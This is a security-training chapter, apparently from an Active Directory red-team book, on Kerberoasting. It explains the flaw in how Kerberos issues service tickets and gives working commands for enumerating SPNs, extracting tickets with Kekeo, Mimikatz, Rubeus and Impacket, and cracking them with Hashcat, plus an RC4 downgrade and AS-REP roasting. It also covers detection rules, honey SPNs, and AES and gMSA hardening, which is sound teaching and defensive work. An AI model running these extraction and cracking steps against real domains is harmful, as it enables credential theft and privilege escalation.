
Appearance
Chapter 32: Kerberos Tickets - Kerberoasting
Introduction
Kerberoasting is a fascinating piece of tradecraft because it doesn't rely on a bug in the code; it relies on a feature of the protocol. Unlike the Golden and Silver Ticket attacks we've discussed—which require administrative muscle to extract keys—Kerberoasting can be performed by any standard domain user. It exploits the way Kerberos handles service tickets (TGS) to turn a "read-only" query into a high-privilege credential.
In my experience, this is one of the most effective ways to escalate privileges in a mature environment. Why? Because service accounts are the "soft underbelly" of Active Directory. Administrators often set weak, memorable passwords for these accounts to avoid operational headaches, and they rarely rotate them. Even worse, many of these accounts default to RC4 encryption, which we can crack offline at staggering speeds.
The beauty of Kerberoasting is its simplicity and stealth. You don't need to touch LSASS, you don't need administrative privileges, and the network traffic looks completely legitimate. You're just asking the KDC for service tickets—something every user does hundreds of times a day. The attack happens entirely offline, in the comfort of your own GPU rig, with zero risk of account lockouts.
In this chapter, we're going to look at the cryptographic foundation of the attack and explain why RC4 is the attacker's best friend while AES makes our lives significantly harder. We'll walk through the extraction process using Kekeo and Mimikatz, discuss the math behind offline cracking with Hashcat, examine the behavioral analytics that defenders use to catch us in the act, and cover the defensive strategies that actually stop this attack.
Technical Foundation
The Kerberos TGS-REQ Flow
To understand Kerberoasting, you need to understand how service tickets work:
Standard TGS Request Flow:
1. User authenticates to KDC (AS-REQ/AS-REP)
2. User receives TGT encrypted with krbtgt hash
3. User requests service ticket (TGS-REQ) for target SPN
4. KDC validates TGT (not authorization!)
5. KDC encrypts service ticket with service account password
6. User receives TGS (TGS-REP)
7. User presents ticket to service
8. Service decrypts and validates (authorization happens HERE)
The critical insight: The KDC does not check if you are allowed to use the service before it gives you the ticket.
Service Account Encryption
Every time a user wants to talk to a service—like a SQL database or a web server—they need a service ticket. The KDC issues this ticket, and it encrypts it using the password hash of the service account. This is the "secret" we're after.
Key Derivation by Encryption Type:
| Encryption Type | Value | Key Derivation | Attack Difficulty |
|---|---|---|---|
| RC4-HMAC | 0x17 (23) | MD4(password) - No salt | Easy |
| AES128-CTS | 0x11 (17) | PBKDF2(password, salt, 4096) | Hard |
| AES256-CTS | 0x12 (18) | PBKDF2(password, salt, 4096) | Very Hard |
| DES-CBC-MD5 | 0x03 (3) | DES key derivation | Easy (but rare) |
RC4-HMAC (0x17): The Attacker's Friend
The key is just the NTLM hash (MD4) of the password:
Key = MD4(UTF-16LE(password))

Example:
Password: "Summer2024!"
Key: B4B9B02E6F09A9BD760F388B67351E2B

# No salt, no iterations
# Same password = same hash across all accounts
# Perfect for rainbow tables
AES256-CTS (0x12): The Defender's Shield
The key is derived using PBKDF2 with salting:
Salt = uppercase(REALM) + username
Key = PBKDF2(password, salt, 4096, AES256)

Example:
Password: "Summer2024!"
Realm: "CORP.ACME.COM"
Username: "svc_sql"
Salt: "CORP.ACME.COMsvc_sql"
Key = PBKDF2("Summer2024!", "CORP.ACME.COMsvc_sql", 4096)

# Each account has unique key even with same password
# 4096 iterations = 4096x slower to crack
The RC4 Default Trap
You might wonder why we still see RC4 in modern environments. It's usually due to the msDS-SupportedEncryptionTypes attribute:
powershell
# Check encryption types for a service account
Get-ADUser -Identity svc_sql -Properties msDS-SupportedEncryptionTypes |
    Select-Object Name, msDS-SupportedEncryptionTypes

Name     msDS-SupportedEncryptionTypes
----     -----------------------------
svc_sql                               (empty!)
When the KDC sees an empty msDS-SupportedEncryptionTypes attribute, it assumes the account is legacy and defaults to RC4 for maximum compatibility.
Encryption Type Values:
| Value | Meaning | Encryption Types |
|---|---|---|
| 0 | Not Set | Defaults to RC4 |
| 1 | DES-CBC-CRC | DES only |
| 2 | DES-CBC-MD5 | DES only |
| 4 | RC4-HMAC | RC4 |
| 8 | AES128-CTS | AES128 |
| 16 | AES256-CTS | AES256 |
| 24 | AES128 + AES256 | Secure (no RC4) |
| 28 | RC4 + AES128 + AES256 | All supported |
Service Principal Names (SPNs)
SPNs are the identifiers that map services to accounts. They follow the format:
<service-class>/<host>:<port>/<service-name>

Examples:
MSSQLSvc/sqlserver.corp.acme.com:1433
HTTP/webserver.corp.acme.com
CIFS/fileserver.corp.acme.com
exchangeMDB/exch01.corp.acme.com
Any domain user can enumerate all SPNs in the domain using LDAP queries.
Command Reference
Discovering Service Accounts
Before roasting, we need to find our targets.
PowerShell Enumeration
powershell
# Find all user accounts with SPNs
Get-ADUser -Filter {servicePrincipalName -like "*"} -Properties servicePrincipalName,
    PasswordLastSet, LastLogonDate, msDS-SupportedEncryptionTypes |
    Select-Object Name, servicePrincipalName, PasswordLastSet,
    @{N='EncTypes';E={$_.'msDS-SupportedEncryptionTypes'}}
The screenshot shows service accounts enumerated via PowerShell. Note:
- krbtgt: The KDC service account (don't target this for Kerberoasting)
- testuser: A regular account with an SPN (
MSSQLSvc/SQL01:1433) - this is our target
Kekeo kerberos::ask with /roast
Kekeo is my go-to for Kerberoasting because it has a dedicated /roast flag that formats the output perfectly for John the Ripper or Hashcat.
Syntax
kerberos::ask /target:<spn> /roast [/export] [/rc4] [/aes128] [/aes256]| Parameter | Required | Description |
|---|---|---|
| /target:<spn> | Yes | Service Principal Name to request |
| /roast | No | Format output for cracking tools |
| /export | No | Export ticket to file |
| /rc4 | No | Request RC4 encryption specifically |
| /aes128 | No | Request AES128 encryption |
| /aes256 | No | Request AES256 encryption |

This screenshot shows the complete Kerberoasting process:
- Command:
kerberos::ask /service:MSSQLSvc/SQL01:1433 /roast /export - Output shows ticket metadata including encryption type:
rc4_hmac_nt - The
> Roast:line contains the crackable hash in$krb5tgs$23$...format
Mimikatz: The Manual Method
If you're using Mimikatz directly, it's a two-step process: request the ticket to your cache, then export it.
Step 1: Request the Ticket
mimikatz # kerberos::ask /target:MSSQLSvc/sqlserver.corp.acme.comStep 2: Export to File
mimikatz # kerberos::list /export

# This saves .kirbi files for all tickets in your cache
Step 3: Convert for Cracking
bash
# Using kirbi2john (from John the Ripper suite)
python kirbi2john.py ticket.kirbi > hash.txt

# Or using ticketConverter.py (Impacket)
ticketConverter.py ticket.kirbi ticket.ccache
Mass Extraction with GetUserSPNs.py
For bulk Kerberoasting, Impacket's tool is often more efficient:
bash
# Extract all service ticket hashes
GetUserSPNs.py -request -dc-ip 10.0.0.1 CORP.ACME.COM/lowpriv_user:Password123

# Output hashes directly for Hashcat
GetUserSPNs.py -request -dc-ip 10.0.0.1 -outputfile hashes.txt CORP.ACME.COM/lowpriv_user
Rubeus Kerberoasting
Rubeus is another popular option that runs directly on Windows:
cmd
# Kerberoast all accounts
Rubeus.exe kerberoast /outfile:hashes.txt

# Target specific user
Rubeus.exe kerberoast /user:svc_sql /outfile:hash.txt

# Request only RC4 tickets (if AES is also supported)
Rubeus.exe kerberoast /rc4opsec /outfile:hashes.txt
Offline Cracking
Hashcat Modes
| Mode | Algorithm | Description |
|---|---|---|
| 13100 | Kerberos 5 TGS-REP (RC4) | Standard Kerberoast |
| 19600 | Kerberos 5 TGS-REP (AES128) | AES128 tickets |
| 19700 | Kerberos 5 TGS-REP (AES256) | AES256 tickets |
| 18200 | Kerberos 5 AS-REP (RC4) | AS-REP roasting |
Cracking Speeds
The speed difference between RC4 and AES is dramatic:
| Hardware | RC4 (13100) | AES256 (19700) | Ratio |
|---|---|---|---|
| RTX 4090 | ~45 GH/s | ~600 MH/s | 75:1 |
| RTX 3090 | ~35 GH/s | ~450 MH/s | 78:1 |
| RTX 3080 | ~28 GH/s | ~350 MH/s | 80:1 |
| CPU (32-core) | ~500 MH/s | ~8 MH/s | 62:1 |
Time to Crack Examples (RTX 4090, 8-character password):
| Password Complexity | RC4 | AES256 |
|---|---|---|
| Lowercase only (26^8) | ~5 seconds | ~6 minutes |
| Mixed case (52^8) | ~30 minutes | ~37 hours |
| Mixed + numbers (62^8) | ~3 hours | ~10 days |
| Full keyboard (95^8) | ~7 days | ~18 months |
Cracking Commands
Dictionary Attack with Rules:
bash
# Basic dictionary attack
hashcat -m 13100 -a 0 hashes.txt rockyou.txt

# With rule mutations
hashcat -m 13100 -a 0 hashes.txt rockyou.txt -r best64.rule

# Common corporate password patterns
hashcat -m 13100 -a 0 hashes.txt -r corporate.rule wordlist.txt
Mask Attack for Known Patterns:
bash
# Season + Year pattern (Summer2024!)
hashcat -m 13100 -a 3 hashes.txt ?u?l?l?l?l?l?d?d?d?d?s

# Company + Number pattern
hashcat -m 13100 -a 3 hashes.txt CompanyName?d?d?d?d
Hybrid Attack:
bash
# Wordlist + append digits
hashcat -m 13100 -a 6 hashes.txt wordlist.txt ?d?d?d?d
Attack Scenarios
Scenario 1: Standard Kerberoast
Objective: Escalate from standard user to service account credentials.
# Step 1: Enumerate SPNs
PS> Get-ADUser -Filter {servicePrincipalName -like "*"} -Properties servicePrincipalName |
    Select-Object Name, servicePrincipalName

# Step 2: Request tickets with Kekeo
kekeo # kerberos::ask /target:MSSQLSvc/SQL01.corp.acme.com:1433 /roast

# Step 3: Save hash and crack offline
hashcat -m 13100 -a 0 hash.txt rockyou.txt -r best64.rule

# Step 4: Use cracked password
runas /user:CORP\svc_sql cmd.exe
Scenario 2: Targeted High-Value Accounts
Objective: Identify and prioritize service accounts with elevated privileges.
powershell
# Find service accounts with admincount=1 (privileged)
Get-ADUser -Filter {(servicePrincipalName -like "*") -and (admincount -eq 1)} -Properties servicePrincipalName, PasswordLastSet, memberof |
    Select-Object Name, servicePrincipalName, PasswordLastSet, @{N='Groups';E={$_.memberof -join ','}}
These accounts are gold because:
- They have SPNs (can be Kerberoasted)
- They have
admincount=1(are/were privileged) - Old passwords are more likely to be weak
Scenario 3: Encryption Downgrade Attack
Objective: Force RC4 tickets even when AES is supported.
Some tools and techniques allow requesting specific encryption types:
cmd
# Rubeus with RC4 preference
Rubeus.exe kerberoast /rc4opsec

# Kekeo with explicit RC4 request
kekeo # kerberos::ask /target:HTTP/webserver /rc4Note: This generates more detectable traffic as it's an unusual request pattern.
Scenario 4: AS-REP Roasting (No SPN Required)
For accounts with "Do not require Kerberos preauthentication" enabled:
bash
# Find accounts without preauth
GetNPUsers.py -dc-ip 10.0.0.1 CORP.ACME.COM/ -usersfile users.txt -format hashcat -outputfile asrep.txt

# Crack with Hashcat mode 18200
hashcat -m 18200 -a 0 asrep.txt rockyou.txt
Detection and Indicators of Compromise
Primary Detection: Event ID 4769
Every TGS request generates a 4769 event:

Key fields to monitor:
- ServiceName: The SPN requested (testuser in example)
- TicketEncryptionType:
0x17indicates RC4 (Kerberoasting indicator) - TicketOptions: Request options
- IpAddress: Source of request
Detection Strategies
Strategy 1: Volume-Based Detection
Normal users request few service tickets. Attackers request many:
yaml
# SIGMA rule for mass TGS requests
title: Potential Kerberoasting - Mass TGS Requests
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4769
        TicketEncryptionType: '0x17'  # RC4
    timeframe: 5m
    condition: selection | count(ServiceName) by IpAddress > 10
level: high
Strategy 2: RC4 Anomaly Detection
In a modern environment, RC4 tickets are suspicious:
yaml
# SIGMA rule for RC4 downgrade
title: Kerberos RC4 Ticket Request (Potential Kerberoasting)
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 4769
        TicketEncryptionType: '0x17'
    filter_known_legacy:
        ServiceName:
            - 'krbtgt'  # Exclude initial TGTs
    condition: selection and not filter_known_legacy
level: medium
Strategy 3: Honey SPN Detection
Create fake service accounts that should never receive legitimate requests:
powershell
# Create honey account
New-ADUser -Name "svc_backup_prod" -SamAccountName "svc_backup_prod" `
    -UserPrincipalName "svc_backup_prod@corp.acme.com" `
    -ServicePrincipalNames "MSSQLSvc/backup-db-01.corp.acme.com:1433" `
    -AccountPassword (ConvertTo-SecureString "VeryLongRandomPassword123!@#$%^&*()" -AsPlainText -Force) `
    -Enabled $true

# Alert on ANY request for this SPN
# EventID 4769 where ServiceName = "svc_backup_prod"
Strategy 4: User Behavior Analytics
Track per-user TGS request baselines:
Normal user profile:
- 5-20 unique SPNs requested per day
- Consistent services (email, file shares, etc.)
- Requests during business hours

Kerberoasting profile:
- 50+ unique SPNs in short period
- Services user doesn't normally access
- Often occurs outside business hours
Detection Events Summary
| Event ID | Source | Description | Detection Value |
|---|---|---|---|
| 4769 | Security | TGS Request | Primary - check encryption type |
| 4768 | Security | TGT Request | AS-REP roasting detection |
| 5136 | Security | AD Object Modified | SPN changes |
| 4738 | Security | User Account Changed | Encryption type changes |
Defensive Strategies
Strategy 1: Enforce AES Encryption
The most effective mitigation—force AES for all service accounts:
powershell
# Set AES-only for all service accounts
Get-ADUser -Filter {servicePrincipalName -like "*"} | ForEach-Object {
    Set-ADUser $_ -KerberosEncryptionType AES128,AES256
    # This sets msDS-SupportedEncryptionTypes to 24
}

# Verify
Get-ADUser -Filter {servicePrincipalName -like "*"} -Properties msDS-SupportedEncryptionTypes |
    Select-Object Name, msDS-SupportedEncryptionTypes
Strategy 2: Deploy Group Managed Service Accounts (gMSAs)
gMSAs have 240-character random passwords that rotate automatically:
powershell
# Create gMSA
New-ADServiceAccount -Name "gmsa_sql" `
    -DNSHostName "gmsa_sql.corp.acme.com" `
    -PrincipalsAllowedToRetrieveManagedPassword "SQL_Servers" `
    -KerberosEncryptionType AES256

# Install on server
Install-ADServiceAccount -Identity "gmsa_sql"

# Configure service to use gMSA
# (Service runs as CORP\gmsa_sql$)
Even if an attacker gets the ticket, cracking a 240-character random password is impossible.
Strategy 3: Strong Password Policy for Service Accounts
If gMSAs aren't possible, enforce strong passwords:
| Requirement | Minimum | Recommended |
|---|---|---|
| Length | 20 characters | 25+ characters |
| Complexity | Mixed case + numbers + symbols | Random generation |
| Rotation | Annually | Quarterly |
| Storage | Password vault | PAM solution |
Strategy 4: Regular Password Rotation
Identify and rotate old service account passwords:
powershell
# Find service accounts with passwords older than 1 year
Get-ADUser -Filter {servicePrincipalName -like "*"} -Properties PasswordLastSet |
    Where-Object { $_.PasswordLastSet -lt (Get-Date).AddDays(-365) } |
    Select-Object Name, PasswordLastSet, @{N='Age';E={(Get-Date) - $_.PasswordLastSet}}
Strategy 5: Implement Honey SPNs
Deploy fake service accounts as canaries:
powershell
# Create attractive honey accounts
$honeyAccounts = @(
    @{Name="svc_backup_admin"; SPN="MSSQLSvc/backup-prod.corp.acme.com:1433"},
    @{Name="svc_hr_db"; SPN="MSSQLSvc/hr-database.corp.acme.com:1433"},
    @{Name="svc_finance_web"; SPN="HTTP/finance-app.corp.acme.com"}
)

foreach ($account in $honeyAccounts) {
    New-ADUser -Name $account.Name -ServicePrincipalNames $account.SPN `
        -AccountPassword (ConvertTo-SecureString (New-Guid).ToString() -AsPlainText -Force) `
        -Enabled $true
}

# Alert rule: Any 4769 event where ServiceName matches honey account
Strategy 6: Monitor and Audit SPN Changes
Track when SPNs are added to accounts:
yaml
# SIGMA rule for SPN modification
title: SPN Added to User Account
logsource:
    product: windows
    service: security
detection:
    selection:
        EventID: 5136
        AttributeLDAPDisplayName: 'servicePrincipalName'
        OperationType: '%%14674'  # Value Added
    condition: selection
level: medium
Strategy 7: Reduce Service Account Privileges
Apply principle of least privilege:
Bad: svc_sql is Domain Admin
Good: svc_sql has only SQL Server permissions

Bad: svc_backup can access all systems
Good: svc_backup has specific backup permissions only
Kerberoasting vs. Other Credential Attacks
| Technique | Privileges Required | Network Detection | Offline Attack | Success Rate |
|---|---|---|---|---|
| Kerberoasting | Domain user | Low (legitimate traffic) | Yes | Depends on password strength |
| AS-REP Roasting | Domain user | Low | Yes | Requires specific misconfiguration |
| Password Spraying | None | High (failed logins) | No | Low per-account |
| LSASS Dump | Local admin | Medium | No | High (if successful) |
| DCSync | Domain Admin | Medium | No | 100% (if privileged) |
Operational Considerations
For Red Teams
- Prioritize targets: Focus on
admincount=1accounts first - Check password age: Older passwords are usually weaker
- Request RC4 when possible: 75x faster to crack
- Use offline cracking: No lockout risk, no network traffic
- Consider timing: Bulk requests during business hours blend better
- Have multiple wordlists ready: Corporate patterns, seasons, company names
For Blue Teams
- Enforce AES everywhere: This is the single most effective control
- Deploy gMSAs: Eliminate crackable service account passwords
- Implement honey SPNs: Guarantee detection of Kerberoasting attempts
- Monitor RC4 requests: These should be rare in modern environments
- Baseline normal behavior: Know what normal TGS patterns look like
- Rotate service account passwords: Old passwords are weak passwords
Tool Comparison
| Tool | Platform | Output Format | Speed | Stealth |
|---|---|---|---|---|
| Kekeo | Windows | John/Hashcat ready | Fast | High |
| Mimikatz | Windows | .kirbi (needs conversion) | Medium | High |
| Rubeus | Windows | Hashcat ready | Fast | High |
| GetUserSPNs.py | Linux/Windows | Hashcat ready | Fast | Medium |
| PowerView | Windows | Raw | Medium | High |
Practical Lab Exercises
Exercise 1: The Single Roast
Identify and roast a single service account:
powershell
# Step 1: Find a target
Get-ADUser -Filter {servicePrincipalName -like "*"} -Properties servicePrincipalName |
    Where-Object {$_.Name -ne "krbtgt"} | Select-Object -First 1

# Step 2: Request the ticket (Kekeo)
kekeo # kerberos::ask /target:<SPN from step 1> /roast

# Step 3: Save the hash to a file
Exercise 2: The Crack
Crack the hash with various techniques:
bash
# Simple dictionary
hashcat -m 13100 hash.txt rockyou.txt

# With rules
hashcat -m 13100 hash.txt rockyou.txt -r best64.rule

# If using a simple password like "Summer2024!"
# Note how quickly it cracks
Exercise 3: The Mitigation
See how AES changes the attack:
powershell
# Step 1: Enable AES on the account
Set-ADUser -Identity svc_test -KerberosEncryptionType AES256

# Step 2: Try to roast again
kekeo # kerberos::ask /target:MSSQLSvc/test /roast

# Note the encryption type change in output (0x12 instead of 0x17)

# Step 3: Try to crack with Hashcat
hashcat -m 19700 aes_hash.txt rockyou.txt

# Compare the "Speed" metric to RC4
Exercise 4: Detection Testing
Generate and analyze detection events:
powershell
# Run Kerberoasting
# Then query security log
Get-WinEvent -FilterHashtable @{
    LogName = 'Security'
    ID = 4769
} -MaxEvents 50 | Where-Object {
    $_.Properties[5].Value -eq '0x17'  # RC4 encryption
} | Select-Object TimeCreated, @{N='ServiceName';E={$_.Properties[2].Value}},
    @{N='ClientAddress';E={$_.Properties[6].Value}}
Exercise 5: Honey SPN Deployment
Create and test a honey account:
powershell
# Create honey account
New-ADUser -Name "svc_honey_sql" -SamAccountName "svc_honey_sql" `
    -ServicePrincipalNames "MSSQLSvc/honey-db.corp.acme.com:1433" `
    -AccountPassword (ConvertTo-SecureString "HoneyPotPassword!@#123" -AsPlainText -Force) `
    -Enabled $true

# Request ticket for honey account
kekeo # kerberos::ask /target:MSSQLSvc/honey-db.corp.acme.com:1433

# Check for 4769 event with honey SPN
Get-WinEvent -FilterHashtable @{LogName='Security';ID=4769} -MaxEvents 10 |
    Where-Object {$_.Properties[2].Value -eq "svc_honey_sql"}
Exercise 6: Mass Enumeration and Prioritization
Practice target selection:
powershell
# Get all Kerberoastable accounts with risk factors
Get-ADUser -Filter {servicePrincipalName -like "*"} -Properties servicePrincipalName,
    PasswordLastSet, admincount, memberof, msDS-SupportedEncryptionTypes |
    Select-Object Name, servicePrincipalName,
    @{N='PasswordAge';E={((Get-Date) - $_.PasswordLastSet).Days}},
    @{N='Privileged';E={$_.admincount -eq 1}},
    @{N='EncType';E={if($_.'msDS-SupportedEncryptionTypes' -eq 0){"RC4"}else{"AES"}}} |
    Sort-Object Privileged, PasswordAge -Descending
Summary
Kerberoasting is a powerful bridge from a low-privilege foothold to high-value credentials—potentially even domain control. Its power lies in its simplicity and stealth: any domain user can perform it, the traffic looks legitimate, and the cracking happens entirely offline.
Key Takeaways:
- Any domain user can Kerberoast—no special privileges required
- RC4 is the primary weakness—it's 75x faster to crack than AES
- The KDC doesn't check authorization—it freely hands out encrypted tickets
- Service accounts are often neglected—weak passwords, no rotation, default encryption
- Hashcat handles the heavy lifting—offline cracking means no lockouts
- AES enforcement is the best defense—set
msDS-SupportedEncryptionTypesto 24 - gMSAs eliminate the risk entirely—240-character passwords can't be cracked
- Honey SPNs guarantee detection—any request is malicious by definition
The attack will continue to be relevant as long as organizations have service accounts with SPNs and weak passwords. Defense requires both technical controls (AES, gMSAs) and operational practices (password rotation, monitoring).
Next: Chapter 33: PKI - List and Export CertificatesPrevious: Chapter 31: Silver Ticket